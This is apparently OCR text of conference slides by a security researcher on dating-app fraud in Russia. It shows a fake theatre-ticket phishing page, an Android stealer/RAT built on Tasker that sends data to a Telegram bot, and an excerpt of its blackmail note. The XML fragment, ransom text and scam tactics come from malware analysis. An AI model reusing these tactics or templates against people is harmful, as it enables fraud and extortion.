
Hack
“ ~~Love~~ you to the moon and back ”
Cybercrime in the Age of Loneliness
QWQORO
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Cybersecurity Researcher

QWQORO

Elizaveta Tishina

- **Your space pilot!** *(for ~20 min.)*
- Cybersecurity Researcher


- Penetration tester, **DeteAct**
- Security Analyst, **Neplox**

* Not a long time ago in a galaxy not that far away


(Introduction)

00

00 LONELINESS EPIDEMIC



Households
Russia



Working age population
Moscow

according to Federal State Statistics Service / based on population censuses, 2023

00 DATING APPS


according to analytical centers / based on a poll:

*2/3 have used

*1/4 use regularly

according to "Dating App Report 2024" by "Business of Apps":

Hundreds of millions global users




The most popular Russian Telegram Dating Bot

16M USERS / MONTH


00 GENDER IMBALANCE

Tinder gender ratio statistics



If attacker impersonates a **female**

- LESS LIKELY WILL GET “PASS”
- MORE LIKELY WILL ESTABLISH A COMMUNICATION CHANNEL & GAIN TRUST




according to Swipestats.io

Nikita Sheremetyev

- **Your pilot's co-pilot** *(or a guide star?)*
- 24 y.o, tries his luck in **Moscow**

- he has **money** & spends recklessly
- he does not care about **privacy** / **security**
- he is looking for **love**

00 FAKE IDENTITY



* in Russian Federation

Resources
scope of the research

*TOP 2 SOCIAL NETWORKS
VK / Telegram


*TOP 5 MOBILE APPS

*TOP 5 TELEGRAM BOTS

Orbital objects *

(Malware samples)

01




01 CASE 1: PHISHING

INFORMATION
on the case #1

DATING CHAT BOT
She asked me out

WEB APPLICATION
Theatre website

PHISHING
Payment info theft



01 CASE 1: PHISHING

TOTAL

Сумма 3 600 ₽

Произведите оплату по реквизитам

CARD NUMBER

Номер карты:

Сумма:
3 600

Банк получателя
МТС

TIMER

04:55
Осталось времени на оплату

A

Fake copy of the Faster Payments System

B

Fake 3D Secure Auth

CARD NUMBER

Номер карты
123456789

EXP. DATE

Срок действия
ММ / ГГ

CVV-код
3 цифры

CVV

Оплатить 3 600 руб

HTTPS/SSL Данные передаются по безопасному соединению.
Информация о карте не будет доступна третьим лицам.


Inspector | Console | Debugger | Network | Style Editor | Performance | Memory


Filter URLs


All | HTML | CSS | JS | XHR | Fonts | Images | Media | WS | Other

Status	Method	Domain	File	Size
200	GET		index.php?bin=1	38 B
200	GET		index.php?bin=12	38 B
200	GET		index.php?bin=123	38 B
200	GET		index.php?bin=12345	38 B
200	GET		index.php?bin=123456	38 B
200	GET		index.php?bin=1234567	38 B
200	GET		index.php?bin=12345678	38 B

01 CASE 1: PHISHING







How to work with this?

Generate an e-ticket, take a screenshot and send it to the victim saying something like “here, I bought the ticket, now you buy one too”)) PROFIT.

SUCCESSFUL “PAYMENT”

01 CASE 2: STEALER

INFORMATION
on the case #2

DATING MOBILE APP
Invited to her channel

MOBILE APP
Dating application


STEALER / RAT / ...
Payment info theft /
Remote control / ...

A

1st version of malware
“My poetry”

B

2nd version of malware
“Dating 18+”





01 CASE 2: STEALER


assets/kid/data.xml

TASKER PROFILES


- Turning off
- GOT A **CALL** (**BANK**)
  GOT A **CALL** (other)
- GOT AN **SMS** (**BANK**)
  GOT AN **SMS** (other)
- SMS failed







01 CASE 2: STEALER



2 CHATS MENTIONED:

- WORKER CHAT
- ADMIN CHAT


Might mean that attackers form **worker** groups controlled by **administrators**

```
16199       </Action>
16200       <Action sr="act56" ve="7">
16201           <Str sr="arg0" ve="3">%TOKEN</Str>
16202           <Str sr="arg1" ve="3">                                    </Str>
16203           <Int sr="arg2" val="0"/>
16204           <Int sr="arg3" val="0"/>
16205           <Int sr="arg4" val="0"/>
16206           <Int sr="arg5" val="3"/>
16207           <Int sr="arg6" val="0"/>
16208           <code>547</code>
16209       </Action>
16210       <Action sr="act57" ve="7">
16211           <Str sr="arg0" ve="3">%chatid</Str>
16212           <Str sr="arg1" ve="3">          </Str>
16213           <Int sr="arg2" val="0"/>
16214           <Int sr="arg3" val="0"/>
16215           <Int sr="arg4" val="0"/>
16216           <Int sr="arg5" val="3"/>
16217           <Int sr="arg6" val="0"/>
```

TELEGRAM BOT TOKEN

TELEGRAM CHAT ID

01 CASE 2: STEALER




Hacked program + expired license (`%licensedate`). `%USERID`, `%WORKER`. Information on usage: `%DEVICE`, `%PHONENUMBER`, `%EMAIL`, `%CARD`, ... Stealer is stopped.

A

License validation on malware start

B

Debugging detection based on environment



01 CASE 2: STEALER

IMPORTANT INFO.txt

Hello, the %DEVICE owner.

. . .

We have taken control of your device and captured all of the data on it.


. . .


In a week after the attack, all of your data is going to be sent to your contacts and posted on the Internet.


. . .

. . . send %BLACKMAIL rubles to the card %CARD.

. . .







CAPABILITIES of the malware #2

INFO THEFT
Payment info, SMS, contacts, files, ...

RAT MODE
Arbitrary SMS, calls & code execution

BLACKMAIL

SPAM


01 CASE 3: CRAXSRAT

